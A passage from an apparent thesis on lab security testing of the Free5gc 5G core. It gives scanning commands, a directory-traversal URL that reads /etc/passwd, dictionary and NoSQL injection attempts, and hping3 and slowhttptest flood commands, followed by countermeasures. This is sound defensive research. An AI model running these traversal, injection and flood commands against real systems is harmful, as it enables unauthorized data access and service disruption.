IP, thereby is really easy to check if there is someone who is trying to exploit some kind of attacks.

5.3 Test implementation and results

From this point onwards will be presented the gathering of the basic information for the Free5gc, and subsequently the main attempts made to test the security of the Core; followed by the countermeasures to avoid the effective attacks.

5.3.1 Information gathering


This section pretends to be the guideline for understanding if the Core have some vulnerability; the idea was to apply some reconnaissance methods and subsequently some scanning techniques. At first place we employed an nmap scan running the usual command:

```
nmap -A -p- 192.168.100.0/24
```

retrieving in this way the IP of the 5G Core, the open ports and the available services connected to these; and also some feeble information (like the possibility to redeem GET, POST, PUT, DELETE, OPTIONS, PATCH operations). In order to get further insights we run at first `whatweb` specifying the IP previously discovered, to ascertain the target is the correct one and then we run dirb tool to explore the web page, investigating for any kind of hidden page or directory. The command employed, as with the Open5gs Core, was:

```
dirb http://192.168.100.10:5000 /usr/share/wordlists/dirb/common.t
xt
```

where, as a result, it recovered an already known hidden page named /static/index.html containing other two pages: /static/js and /static/media as showed in Figure 5.1.




```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.100.10:5000/ ----

+ http://192.168.100.10:5000/favicon.ico (CODE:200|SIZE:3870)
+ http://192.168.100.10:5000/index.html (CODE:301|SIZE:0)

==> DIRECTORY: http://192.168.100.10:5000/static/

---- Entering directory: http://192.168.100.10:5000/static/ ----

+ http://192.168.100.10:5000/static/index.html (CODE:301|SIZE:0)
+ http://192.168.100.10:5000/static/js (CODE:301|SIZE:0)
+ http://192.168.100.10:5000/static/media (CODE:301|SIZE:0)


-----------------
END_TIME: Wed Oct  5 02:24:11 2022
DOWNLOADED: 9224 - FOUND: 5
```

Figure 5.1: Discovered hidden pages with Dirb tool.

Once ended the attempt, and understood that the two directories were not so meaningful for our purpose, we changed the wordlist, utilizing a bigger one (`big.txt`), but even in this case nothing valuable arose. Same outcome with the Dirbuster tool. Subsequently, we decided to go another way, using Nessus to scan the Core from an overall outlook, checking for vulnerabilities that we may not have noticed. The idea was pretty the same applied to Open5gs, but in this case, even if Free5gc did not present any kind of firewall who protects him, Nessus did not find any critical weakness, just some information leakage. The only noteworthy insight was the one regarding the file traversal, that will be explained in the next section. Indeed, the second phase encompassed to run some more significant tool like Nikto, who extends the research analyzing from an overall perspective. The first impact of Nikto was excellent because, after typing:

```
nikto -h http://192.168.100.10:5000
```

the tool found out that Free5gc is vulnerable to file traversal. In such a way, just employing some specific URL were possible retrieve sensible information, that should not even be visible. Image 5.2 displays the information obtained. In addition, with the latter tool, some other useful information were retrieved, as some missing policy like: X-Content-Type options which allows content sniffing inspecting bytes, and the anti clickjacking X-Frame-Options. Some of these will be subsequently employed, as starting point.




```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.100.10
+ Target Hostname:    192.168.100.10
+ Target Port:        5000
+ Start Time:         2022-10-03 07:44:15 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the us
er agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user ag
ent to render the content of the site in a different fashion to the MIME typ
e
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Retrieved access-control-allow-origin header: *
+ OSVDB-5553: /netget?sid=user&msg=300&file=../../../../../../../../../../et
c/passwd: Sybex E-Trainer allows arbitrary files to be retrieved.
+ OSVDB-49354: /atomicboard/index.php?location=../../../../../../../../../..
/etc/passwd: AtomicBoard v0.6.2 allows remote users to read arbitrary files.
+ OSVDB-59085: /index.php?|=../../../../../../../../../../etc/passwd: Portix-PH
```

Figure 5.2: Information obtained with Nikto tool.

5.3.2 Directory traversal

In this section will be analyzed in a more specific manner the directory traversal attack. Indeed, we found out the web server allows the attacker to retrieve sensible information. Directory traversal vulnerability has the objective to grant access to restricted directories with the use of one or a sequence of double dots followed by a slash (../). Therefore, even without the knowledge of the path, an attacker is able to reach the target file or directory. For this particular instance, the examined folder was `/etc/passwd` enabling the leakage of a large quantity of critical information that can be exploited by malicious users. (Figure 5.3), for instance: `http://192.168.100.10:5000/index.php?page=../../../../../../../../../../etc/passwd`.



```
192.168.100.10:5000/index.php?page=../../../../../../../../../etc/pa
```


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
avahi:x:115:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:116:121:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:117:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:118:122::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:119:123:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
filippo:x:1000:1000:filippo,,,:/home/filippo:/bin/bash
statd:x:122:65534::/var/lib/nfs:/usr/sbin/nologin
```

Figure 5.3: Contents discovered exploiting directory traversal.

The presented URL is only one of the available paths discovered by Nikto. Actually, it is true that, in this specific case there were no useful login credentials, but this does not deny the fact that sensible data are visible and available in clear text.

5.3.3 Dictionary and Bruteforce attacks

Following the first phase of gathering information and the exploitation of Directory traversal, we tried to exploit the two attacks previously attempted in Open5gs: the Dictionary and the Bruteforce attack. Regarding the dictionary attack, the idea was clearly the same, using Burpsuite we checked for the two target points: username and password, to apply one by one all the combinations of a wordlist. The latter was a shrunk version of the rockyou.txt. At the end of the trial, differently from the success obtained with the other Core, we do not succeeded. The failure is due to the fact that Free5gc applies an Integrity protection algorithm, as previously mentioned, that is really tough to bypass without knowing the secret key. In Open5gs we were able to check if the attack was successful or not, searching for the different response received for each combination and also because of the different length of the right response. Clearly noticeable in Figure 5.4, the Dictionary attack did not succeeded; sure enough, taking into account that the highlighted row presents the correct username and password, the attacker did not have any way to prove the correctness of that request: length and status same as other requests.



Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
15	username	securepassword	403	☐	☐	447	
16	admin	securepassword	403	☐	☐	447	
17	user	1234	403	☐	☐	447	
18	ciao	1234	403	☐	☐	447	
19	username	1234	403	☐	☐	447	
20	admin	1234	403	☐	☐	447	
21	user	free5gc	403	☐	☐	447	
22	ciao	free5gc	403	☐	☐	447	
23	username	free5gc	403	☐	☐	447	
24	admin	free5gc	403	☐	☐	447	
25	user	buenas	403	☐	☐	447	
26	ciao	buenas	403	☐	☐	447	
27	username	buenas	403	☐	☐	447	
28	admin	buenas	403	☐	☐	447	
29	user	hola	403	☐	☐	447	
30	ciao	hola	403	☐	☐	447	
31	username	hola	403	☐	☐	447	
32	admin	hola	403	☐	☐	447	

Figure 5.4: Requests sent, impossibility to check for correct credentials.

This is not possible due to the encryption algorithm. Thus, the following step was to test if the Web page was vulnerable to Bruteforce attack, employing the same tool used in advance. However, as assumed, the attack did not reach the purpose. Indeed, because of the formerly mentioned encryption algorithm, the packets cannot be read, and thus modified. The algorithm, actually gives to Free5gc good protection against baleful users, NIA2 as a result protects all the packets from and to the 5G Core giving to it Integrity protection.

5.3.4 SQL injections

This section aims to attempt SQL injection attack, even if as it will be later observable, this kind of offense was not feasible due to the employment of a distinct database, an unstructured one. The concept was pretty much the same formerly presented in the Open5gs, trying to leverage weaknesses of the login page. At first place we apply the SQL.txt wordlist for bruteforcing the username credential. Subsequently the same appliance has been deployed for the password credential employing a known username, and then both together. Here as well, the last attempt have been stopped due to issues of time and performances concerning the Burpsuite tool. However, neither of these attacks succeeded and thus we were not able to access the page, because of the employment of MongoDB: an unstructured database operated by Free5gc, and in addition due to the encryption algorithm which denied any possibility to check the outcomes of each request.

5.3.5 NoSQL injections

Once aware of this behaviour, the ensuing step was to test the unstructured database using some NoSQL injections. But before delving, we inspected how the MongoDB behaves and if it was possible to access the database remotely with or without authentication. After some connection trials we reach our purpose of being admitted from another machine typing:

```
mongo -host 192.168.100.10 -port 27017
```


Once in, we tried if we were able to add, remove or modify the databases showed as collections. In particular, we tested the already redeemed command:

```
db.userData.remove(email:“user1@gmail.com”, justOne:true)
```

and some other combinations, realizing that it was not possible to retrieve information. Subsequently, considering that we had access to the database, we kept investigating in order to know what actions were feasible, trying some NoSQL injections to extract information. An example of these attempts was:

```
db.userData.find({"username": {"\$ne": ""}, "password": {"\$ne": "
"}})
```

generally the idea is to use special operator like the `$ne` and `$gt` which stands for `not equal` and for `greater than` respectively, by placing as second element an empty value; in such a way the comparison between the special character and the second value will potentially give everything that differs from a blank value. Here, we understood why the previous query were rejected. Actually, Free5gc encrypt almost every sensible data with bcrypt which is a password hashing algorithm, not enabling to see the content.



```
> db.userData.find()
{ "_id" : ObjectId("6335882e5a09f75ddc43d2bd"), "email" : "user1@gmail.com", "encryptedPassword" : "$2a$1
2$iPxpBqBahKWBeFeeZOb7GuKEEs6JA2EF7eTFK6DyaJmcpkhYqiFqi", "userId" : "27add3f2-c49a-43b2-bbf9-f48221b6c30
d", "tenantId" : "6b21d6d5-d8ee-42dd-9faf-21bf2f5e1a48" }
{ "_id" : ObjectId("6335884f5a09f75ddc43d2be"), "encryptedPassword" : "$2a$12$9aDp./e2u.iBl2uKwQUXmOL1y2H
nSiVbUnazUD95W4NpeRMRdxbaC", "userId" : "0711be57-017c-40ab-870a-352072658d59", "tenantId" : "6b21d6d5-d8
ee-42dd-9faf-21bf2f5e1a48", "email" : "user2@gmail.com" }
```

Figure 5.5: MongoDB output userData collection.

In Figure 5.5 is possible to ascertain what has been previously stated; some information such as username or e-mail are still in clear, but other data like the password are showed as encrypted.

5.3.6 DoS and DDoS

Totally changing the attacks typology, the next phase comprise all the distinct facets of a DDoS attack. Indeed, we apply the three varieties of tools for the attack already deployed with the other Core, which are: Slowloris, HULK and Hping3. Conscious about the small achievements reached with Open5gs we immediately increased the number of threads for each attempt. At first, with slowhttptest we used three different machines as sources, typing in each of these:


```
slowhttptest -c 500 -o text.txt -i 10 -r 200 -H -g -t GET -u http:
//192.168.100.10:5000 -x 30 -p 2
```

seeking to make the Core server crush. This initial effort did not go really well, indeed, after a while, the server was already up and working smoothly. As a result the next step was to enlarge the amount of requests sent. In order to achieve this, we increased the number of sending machine, although in still in this way the outcome was pretty much the same. Thus, we decided to change the form of the attack, deploying the already mentioned HULK, typing

```
python hulk.py -site http://192.168.100.10:5000
```

from different consoles, considering the HULK selling point, indeed, it generates unique and differentiated requests avoiding in this manner to be detected. Nevertheless, even in such case, the attack did not succeeded and the page was still working fine. Therefore, after these two experiments, we tested the robustness of the web server using Hping3. Actually, because of the bad results obtained with the other two tools, we directly attempted to randomize the origins of the requests. In addition to this, the latter tool has been executed from distinct virtual machines in order to boost the rapidity. As shown in Figure 5.6, the command deployed to achieve the scope was:

```
hping3 -S -p 5000 --flood --rand-source 192.168.100.10
```



```
HPING 192.168.100.10 (enp0s8 192.168.100.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.100.10 hping statistic ---
146977556 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 5.6: Hping3 output, amount of packets sent.

At first place it seemed the effect of the DDoS attack was pretty the same of the previous attempts, but, waiting some time, we realized that the login web page had some meaningful delay. Indeed, once realised it, the next step was to wait some more time and meanwhile increase the number of requests in order to generate more traffic towards the target. The figure 5.7 has the objective to show the outcome reached after a large period of time.




Figure 5.7: Delay achieved after DDoS attack.

However, shortly thereafter, the web page was up and running as before. Although in this case too, the server did not crush; with the employment of the Hping3 tool, we obtained a pretty good achievement. Actually, for a little slice of time, the server was not able to open the usual web interface. Before analysing the next attack proven, we need to make a little clarification: all the offenses tested until now have been performed in an isolated environment with its relative amount of available resources and processing power. Some of these attacks may be more effective if applied in a bigger environment.

5.3.7 Clickjacking

The last attempt tried, considering all the offenses deployed until now, was a Clickjacking attack. The idea arose when once executed Nikto tool, it displayed some reasonable weaknesses. Indeed, Free5gc just like Open5gs allows to encapsulate the web page inside an IFRAME, due to the absence of the anti Clickjacking X-Frame-Options, discovered in advance. The methodology was pretty the same performed with the first Core: primarily we tried to open the web server attempting to create a fake button which subsequently will be set over the real login button with high opacity, in order to make it invisible from human perspective. Afterwards, the idea was to raise a server to redirect the input credentials of the user to a file accessible by us, as attempted in Open5gs. In Free5gc as in the earlier case too, the offense has been blocked by the Cross Origin Resource Sharing policy, which denies the possibility to load resources from origins different from the specified ones.

5.4 Countermeasures

This section involves all the possible expedients and countermeasures to avoid the attacks formerly mentioned and exploited. Undoubtedly, Free5gc offers a field of application significantly lower than the one presented by Open5gs, due to some peculiar features that are by default implemented, thus making it a bit more secure.

Starting from the first vulnerability found that is the directory traversal, there are many ways to protect the web server from a leakage of sensible information. The primary trick should be to sanitize the input provided by the user before processing it, i.e., avoiding the introduction of characters which are different from the alphanumeric one. In addition to this kind of arrangement, another countermeasure could be to monitor if, after the canonicalization of the path (that means identifying an object in a unique way) the latter starts with the expected base directory. The last method to avoid directory traversal is to limit privileges to users, restricting the access to specific directories; this trick is called principle of least privilege.

Instead, against Dictionary attack and Bruteforce attack, the default features applied by the Free5gc were enough to deny these two vulnerabilities exploitation. Indeed, the Core is employing an encryption algorithm, the NIA2 which behaves like an Advanced Encryption Standard with a 128-bit key. Sure enough, the last mentioned is a really tough algorithm to decrypt without the use of the proper key. In such a way is possible to capture the packets, but not to read or modify them, making really difficult to exploit Dictionary and Bruteforce as previously made with Open5gs; giving to Free5gc a better reliability with respect to the first Core.

As already seen in the previous section, DDoS attacks reached the objective of delaying the response of the web server, even if the latter did not crush. To make it effective the attack was deployed using Hping3 which has the ability to randomize the signal's origin, avoiding possible firewall limitations that could affect a single IP. There are multiple ways to avert this kind of attacks, even if there is no assurance of being 100% safe from DDoS. Distributed Denial of Service are a specific offense that is truly hard to mitigate. Moreover, as stated beforehand, the impact of the attack was an effective delay in the response, denying the usage of the server interface. Overall some techniques can be applied attempting to forestall this typology of attacks: an example can be to employ Intrusion Detection System and firewalls which will act as barriers, or more broadly speaking, applying continuous monitoring to analyze the traffic in real time to be able to understand if a DDoS attack is ongoing. Another feasible way to prevent this attack is to limit network broadcasting between devices, in this manner just an amount of packets can be received and handle, all the overload traffic will then be discarded. This latter countermeasure did not perfectly fit the attempt previously showed; the thing is there is a huge variety of DDoS each of which could affect a particular vulnerability on a system in order to make it crush.

6 Security analysis of the third 5G Core: OpenAirInterface

6.1 Environment

OpenAirInterface has a slightly different structure with respect to the two former Cores: Open5 gs and Free5gc. For our purpose have been deployed two virtual machines as in the other cases: the first with OpenAirInterface CN inside an Ubuntu Operative System and the second with Kali Linux, to test the security of the Core. Making a comparison, OpenAirInterface differs from the previous two because of the absence of a web interface and moreover because of the possibility to deploy OAI in a containerized environment [13]. For our purpose has been employed Docker: a open source containerization platform which allows to unfold each one of the functions used by the Core in different containers. Considering the implementation, and thus the containers available, it is observable that Open Air Interface handles all the basic functionalities: AMF, SMF, UPF, NRF, AUSF, UDM, UDR, NSSF; so the usual Service Based Architecture. Differently from the analysis enforced with the other two Cores, OpenAirInterface does not present a web interface, and therefore it forced us to experiment the same typologies of attacks applied in a different manner. Delving inside, for this tests have been employed the same Kali Linux machine and Ubuntu system:

1. OpenAirInterface


- Operative System: Ubuntu
- Release: 18.04.6 LTS
- Codename: Bionic
- Linux Kernel: 5.4.0-84-generic

2. Kali Linux

   - Operative System: Kali GNU/Linux Rolling
   - Release: 2022.1
   - Codename: kali-rolling
   - Linux Kernel: 5.15.0-kali3-amd64

6.2 Initial Considerations

The scenario presented in this section involves the third and last open source Core taken into account: OpenAirInterface. The focus here is related to the review of the OAI: at first from an overall perspective, and then more in depth. The former consideration that has already been mentioned regards the fact that this component, unlike the earlier referred Core, does not present a Web interface and therefore the attacks presented and experimented could be slightly different. Before envisaging into the realization of the attacks, another aspect has to be deemed: the impossibility to repeat all the offenses enforced previously. For this reason, the earlier outlined Dictionary and Bruteforce attack cannot be proven and as a consequence compared with the Free5gc and Open5gs outcomes. Same fate for the Directory traversal, Clickjacking and Json Web Token: all attacks in fact are exploitable offenses feasible through a Web Interface. As a result, the final comparison could appear somewhat unfair with respect to the overall attacks implemented in the antecedents. Moreover, taking a step back, to build OpenAirInterface has been employed Docker, in order to containerized all the SBA functionalities of the 5G Core, one by one. The analysis started with the beforehand understanding of the basic characteristics of OAI, looking for IP and open ports. Indeed, each of the Core's network functions came with a specific IP address and a specific port through which was possible to



Identifier	name
NEA0	Null
128-NEA1	Snow 3G
128-NEA2	AES
128-NEA3	ZUC

Identifier	name
NEA0	Null
128-NIA1	Snow 3G
128-NIA2	AES
128-NIA3	ZUC

Figure 6.1: 5G Integrity and encryption algorithm respectively.

connect. In addition, unlike Free5gc and Open5gs which both employ as database the MongoDB, OpenAirInterface make use of the SQL database. Another important feature that must be taken into account is the utilisation or not of an encryption algorithm for a reliable exchange of packets allowing integrity protection. As already showed Open5gs did not possess any kind of encryption algorithm, while Free5gc owned bcrypt for the database data and NIA2 (based on AES) for the packets transfer. In the matter of OAI, it leverages the Advance Encryption Standard algorithm that results really challenging to bypass and in addition to this, Snow3G which is used interchangeably with AES for ciphering or integrity, based on the needs. Actually as visible from the Fig. 6.1 [14], the mainly used algorithm for the 5G network are the following: Snow3G, AES and ZUC even if for the examined Core, the latter is not used. NIA and NEA stands for NR Integrity algorithm and NR Encryption algorithm respectively. Precisely for this reason the available feature of Tshark, which allows to intercept the packets from and to the Core, turned out to be almost useless.

6.3 Test implementation and results

This branch of the thesis aims to show how has been gathered information for the last Core analyzed. Following will be presented all the attacks attempted in order to test the security of OpenAirInterface, and subsequently the defences that can be applied to avoid these attacks.

6.3.1 Information gathering

